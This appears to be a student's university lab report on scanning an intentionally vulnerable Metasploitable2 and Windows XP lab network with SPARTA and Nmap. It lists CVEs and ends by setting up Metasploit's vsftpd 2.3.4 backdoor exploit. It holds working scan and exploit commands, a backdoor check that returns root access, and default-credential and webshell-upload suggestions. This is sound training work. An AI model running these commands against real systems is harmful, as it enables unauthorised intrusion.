
Name: Amit S Terdal
CSU ID: 2887869

Module Activity Description:

Part One: Vulnerability Scanning with SPARTA

- *Add 192.168.2.0/24 to the scope and run a full scan*

1. **Paste the a screen shot of this page**



- ***Based on the Scan Results, answer the following questions.***

2. **Which of you systems had the most vulnerablites.**

- 192.168.2.3 (MetaSploit):
  vsftpd 2.3.4: Contains a critical backdoor vulnerability (CVE-2011-2523).
  OpenSSH 4.7p1: Outdated with potential unpatched security flaws.
  Apache 2.2.8: Known vulnerabilities (e.g., CVE-2011-3192).
  Samba 3.X-4.X: Risk of EternalBlue (CVE-2017-0143) if unpatched.
  BIND 9.4.2: Older DNS server with multiple CVEs.
  Telnet (port 23): Unencrypted, vulnerable to sniffing.
  rsh (ports 512/513): Legacy, insecure remote shell services.
  Nikto scan on HTTP (port 80): Likely flagged web vulnerabilities.
  SMB Enumeration (smbenum): Indicates SMB misconfigurations.

- 192.168.2.5 (Windows XP):
  SMB ports (137/139/445): Exposed to exploits like MS08-067 (CVE-2008-4250) or EternalBlue (CVE-2017-0144).
  NetBIOS (port 137): Vulnerable to information leakage.
  Outdated OS: Windows XP lacks modern security updates.
  Limited services: Smaller attack surface but critical SMB flaws.

Conclusion: **192.168.2.3** has more vulnerabilities due to multiple outdated services and insecure protocols.

3. Which port on the windows XP system showed vulnerabilities?

Port 445 on the **Windows XP system (192.168.2.5)** showed vulnerabilities. This port is associated with **SMB (Server Message Block)** and is known for critical vulnerabilities like:

- **EternalBlue (CVE-2017-0144)**: Exploits SMBv1 for remote code execution.
- **MS08-067 (CVE-2008-4250)**: Allows remote attackers to execute arbitrary code.

Additional Context:

- Sparta ran smbenum on port 445, indicating potential SMB misconfigurations or vulnerabilities.
- Port 445 is a high-risk entry point for attacks on unpatched Windows XP systems.

4. What CVE IDs are associated with the top vulnerability on your XP system?

- Port 445 on the Windows XP system (192.168.2.5) showed vulnerabilities.
  This port is associated with SMB (Server Message Block) and is known for critical vulnerabilities like:
  EternalBlue (CVE-2017-0144): Exploits SMBv1 for remote code execution.
  MS08-067 (CVE-2008-4250): Allows remote attackers to execute arbitrary code.
  Sparta ran smbenum on port 445, indicating potential SMB misconfigurations or vulnerabilities.
  Port 445 is a high-risk entry point for attacks on unpatched Windows XP systems.

  - CVE-2017-0144 (EternalBlue)

    CVSS Score: 8.1 (High)
    Exploit: Remote code execution via SMBv1, famously exploited by WannaCry ransomware.
    Impact: Allows attackers to take full control of unpatched systems.

  - CVE-2008-4250 (MS08-067)

    CVSS Score: 10.0 (Critical)
    Exploit: Remote code execution via SMB, affecting Windows XP/2000/Server 2003.
    Impact: One of the most severe SMB vulnerabilities in Windows history.

5. What is the potential impact of this vulnerability being exploited?

The "top" vulnerability is **MS08-067 (CVE-2008-4250)** because it has the **highest possible severity score (10/10)** and was heavily abused by attackers. However, **EternalBlue (CVE-2017-0144)** is more famous because it powered global ransomware like WannaCry. Both are extremely dangerous, but MS08-067 is technically worse by severity.

6. Look at the top 2 vulnerabilities on the metasploit system. Describe how the scan detected these vulnerabilities. (Hint: Metasploit system would have the most open ports)

-1. Port 21 (FTP) – vsftpd 2.3.4

Detection Method:

- The scan used **service version detection** (-sV in Nmap) to identify the FTP service as **vsftpd 2.3.4**.
-This version is **automatically flagged** in vulnerability databases due to its infamous **backdoor vulnerability (CVE-2011-2523)**.
-Tools like Sparta/Nmap compare the detected version against known vulnerable software lists (e.g., CVE, ExploitDB).

-2. Port 22 (SSH) – OpenSSH 4.7p1

Detection Method:

-The scan identified the SSH service as **OpenSSH 4.7p1 Debian 8ubuntu1** using **banner grabbing** (part of version detection).
-This version is **outdated** (released in 2008) and has known vulnerabilities (e.g., weak encryption, CVE-2010-4478). Scanners flag it as risky because newer versions have patched these flaws.

Part Two: Vulnerability Detection with NMAP NSE

7. Determine the IP address of your metasploit2 system and record it here:

IP address for my metasploit2 system is: 192.168.2.3

Run a service detection scan to determine the open ports and service info
nmap –sV <IP of system>


8. Paste a screen shot of the output.

```
root@kali-linux-vm:~# nmap -sV 192.168.2.3
Starting Nmap 7.91 ( https://nmap.org ) at 2025-02-03 00:32 EST
Nmap scan report for athtrmwin.ad.uc.edu (192.168.2.3)
Host is up (0.00032s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:50:56:8A:4E:3D (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.67 seconds
root@kali-linux-vm:~#
```

Notice that Apache (httpd), Samba (smb), and NFS are services that are running on this system.
Let's explore these.
Find which directories are accessible from NFS:
nmap --script nfs-ls <IP of system>

9. Paste a screen shot of the output.



Enumerate which users can access Samba shares:
nmap --script smb-enum-users <IP of system>

10. Paste a screenshot of the top of the script results.

Content | CECH Sandbox | CleMeta057 | CleWinXP063 | CleKali069

sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=4eb5cf28-9ab9-43f4-9d5...

CleKali069

Connected to VM

English | SEND CTRL+ALT+DEL | SEND CTRL+C | TOGGLE FULL SCREEN

Press Ctrl-Alt to release the cursor from the guest.

Activities | Applications | Terminal | Feb 3 00:46

root@kali-linux-vm: ~

```
root@kali-linux-vm:~# nmap --script smb-enum-users 192.168.2.3
Starting Nmap 7.91 ( https://nmap.org ) at 2025-02-03 00:45 EST
Nmap scan report for crs208-right.artsci.uc.edu (192.168.2.3)
Host is up (0.00045s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:50:56:8A:4E:3D (VMware)

Host script results:
| smb-enum-users:
|   METASPLOITABLE\backup (RID: 1068)
|     Full name:   backup
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\bin (RID: 1004)
|     Full name:   bin
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\bind (RID: 1210)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\daemon (RID: 1002)
|     Full name:   daemon
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\dhcp (RID: 1202)
|     Flags:       Account disabled, Normal user account
```

Content | CECH Sandbox | CleMeta057 | CleWinXP063 | CleKali069

sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=4eb5cf28-9ab9-43f4-9d5...

CleKali069

Connected to VM


English | SEND CTRL+ALT+DEL | SEND CTRL+C | TOGGLE FULL SCREEN

Press Ctrl-Alt to release the cursor from the guest.

Activities | Applications | Terminal | Feb 3 00:46

root@kali-linux-vm: ~

```
|   METASPLOITABLE\bind (RID: 1210)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\daemon (RID: 1002)
|     Full name:   daemon
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\dhcp (RID: 1202)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\distccd (RID: 1222)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\ftp (RID: 1214)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\games (RID: 1010)
|     Full name:   games
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\gnats (RID: 1082)
|     Full name:   Gnats Bug-Reporting System (admin)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\irc (RID: 1078)
|     Full name:   ircd
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\klog (RID: 1206)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\libuuid (RID: 1200)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\list (RID: 1076)
|     Full name:   Mailing List Manager
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\lp (RID: 1014)
|     Full name:   lp
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\mail (RID: 1016)
|     Full name:   mail
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\man (RID: 1012)
|     Full name:   man
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\msfadmin (RID: 3000)
|     Full name:   msfadmin,,,
|     Flags:       Normal user account
|   METASPLOITABLE\mysql (RID: 1218)
|     Full name:   MySQL Server,,,
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\news (RID: 1018)
|     Full name:   news
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\nobody (RID: 501)
```



11. Which user accounts are enabled for Samba?

Only these 2 accounts are enabled for Samba

- **msfadmin (RID: 3000)**
- **user (RID: 3002)**

- All other accounts (e.g., root, mysql, postgres, backup) explicitly include the **"Account disabled"** flag.
- The absence of this flag for msfadmin and user suggests they are **enabled for Samba access**.

Enumerate directories within http services:
nmap --script http-enum <IP of system>

12. List any directories that you think might contain any potential vulnerabilities?

- High-Risk Directories

/phpMyAdmin/

Risk: Default phpMyAdmin installations often have weak credentials (e.g., root:root) or vulnerabilities like SQL injection (CVE-2016-5734).
Exploit: Database takeover or credential harvesting.

/tikiwiki/

Risk: Tiki Wiki CMS has a history of vulnerabilities (e.g., CVE-2019-17228 for remote code execution).
Exploit: Code injection or privilege escalation if unpatched.

/manager/html/ and /manager/html/upload (Apache Tomcat)

Risk: Tomcat Manager interface (401 Unauthorized suggests credentials are required).
Exploit: Default credentials (e.g., tomcat:tomcat) could allow deploying malicious WAR files (CVE-2009-3843).

FCKeditor Paths (e.g., /admin/view/javascript/fckeditor/...):

Risk: FCKeditor has file upload vulnerabilities (e.g., CVE-2009-2265).
Exploit: Upload webshells or malicious scripts.

/webdav/

Risk: WebDAV misconfigurations may allow unauthorized file uploads (e.g., via HTTP PUT requests).
Exploit: Upload reverse shells or deface websites.

-Medium-Risk Directories

/phpinfo.php

Risk: Exposes PHP configuration (sensitive data like environment variables).
Exploit: Reconnaissance for further attacks.

Admin Interfaces (e.g., /admin/, /admin/login.html, /admin/admin-login.jsp):

Risk: Default/weak credentials (e.g., admin:admin).
Exploit: Brute-force attacks to gain admin access.

/test/
Risk: Test pages may leak debug info or expose unprotected tools.

Try out some more scripts on your own. Find 2 that reveal some vulnerability information.

13. Paste screen shots and descriptions of the two scripts below.

Script Descriptions:

- **ftp-vsftpd-backdoor:** This Nmap script specifically targets the vsftpd version 2.3.4 backdoor. It attempts to exploit the backdoor to execute arbitrary commands on the target system. The script sends specific commands to trigger the backdoor and, if successful, can be used to gain a shell.

  nmap -p 21 --script ftp-vsftpd-backdoor 192.168.2.3

```
root@kali-linux-vm:~# nmap -p 21 --script ftp-vsftpd-backdoor 192.168.2.3
Starting Nmap 7.91 ( https://nmap.org ) at 2025-02-03 09:50 EST
Nmap scan report for sanmd1.cgcad.uc.edu (192.168.2.3)
Host is up (0.0017s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
MAC Address: 00:50:56:8A:4E:3D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds
root@kali-linux-vm:~#
```

Script Descriptions:

- **nmap --script vulners <target_ip> :** These will use the Vulners scripts to check for known vulnerabilities based on the service versions running on the target. They pull vulnerability information from databases.

  nmap -sV –-script vulners 192.168.2.3

Content | sandbox02.cech.uc.edu/vcac/Log | CleMeta057 | CleKali069

sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=4eb5cf28-9ab9-43f4-9d5...

CleKali069

Connected to VM

English | SEND CTRL+ALT+DEL | SEND CTRL+C | TOGGLE FULL SCREEN

Press Ctrl-Alt to release the cursor from the guest.

Activities | Applications | Terminal | Feb 3 11:01

root@kali-linux-vm: ~

```
root@kali-linux-vm:~# nmap -sV --script vulners 192.168.2.3
Starting Nmap 7.91 ( https://nmap.org ) at 2025-02-03 10:59 EST
Nmap scan report for sanmd1.cgcad.uc.edu (192.168.2.3)
Host is up (0.00037s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      35068/udp   mountd
|   100005  1,2,3      42410/tcp   mountd
|   100021  1,3,4      37173/tcp   nlockmgr
|   100021  1,3,4      57036/udp   nlockmgr
|   100024  1          56184/udp   status
|_  100024  1          59564/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
MAC Address: 00:50:56:8A:4E:3D (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Content | sandbox02.cech.uc.edu/vcac/Log | CleMeta057 | CleKali069

sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=4eb5cf28-9ab9-43f4-9d5...

CleKali069

Connected to VM

English | SEND CTRL+ALT+DEL | SEND CTRL+C | TOGGLE FULL SCREEN

Press Ctrl-Alt to release the cursor from the guest.

Activities | Applications | Terminal | Feb 3 11:01

root@kali-linux-vm: ~

Not shown: 977 closed ports
PORT   STATE SERVICE   VERSION
21/tcp   open ftp   vsftpd 2.3.4
22/tcp   open ssh   OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open telnet   Linux telnetd
25/tcp   open smtp   Postfix smtpd
53/tcp   open domain   ISC BIND 9.4.2
80/tcp   open http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open rpcbind   2 (RPC #100000)
| rpcinfo:
| program version   port/proto service
| 100000 2   111/tcp   rpcbind
| 100000 2   111/udp   rpcbind
| 100003 2,3,4   2049/tcp   nfs
| 100003 2,3,4   2049/udp   nfs
| 100005 1,2,3   35068/udp   mountd
| 100005 1,2,3   42410/tcp   mountd
| 100021 1,3,4   37173/tcp   nlockmgr
| 100021 1,3,4   57036/udp   nlockmgr
| 100024 1   56184/udp   status
|_ 100024 1   59564/tcp   status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec   netkit-rsh rexecd
513/tcp open login
514/tcp open tcpwrapped
1099/tcp open java-rmi   GNU Classpath grmiregistry
1524/tcp open bindshell   Metasploitable root shell
2049/tcp open nfs   2-4 (RPC #100003)
2121/tcp open ftp   ProFTPD 1.3.1
3306/tcp open mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc   VNC (protocol 3.3)
6000/tcp open X11   (access denied)
6667/tcp open irc   UnrealIRCd
8009/tcp open ajp13   Apache Jserv (Protocol v1.3)
8180/tcp open http   Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
MAC Address: 00:50:56:8A:4E:3D (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.78 seconds
root@kali-linux-vm:~#
```

Part Three: Exploiting Vulnerabilities

Using Metasploit framework to run an exploit

*In our port scans, we discovered that **vsftpd** version 2.3.4 was running. This version of the service had a well know backdoor that we installed by a malicious developer. We can use a Metasploit module to exploit this vulnerability.Start you msfconsole and select the module to run the exploit*

use exploit/unix/ftp/vsftpd_234_backdoor

Set the target to your metasploit system

set RHOST <IP of system>
show targets
set TARGET 0

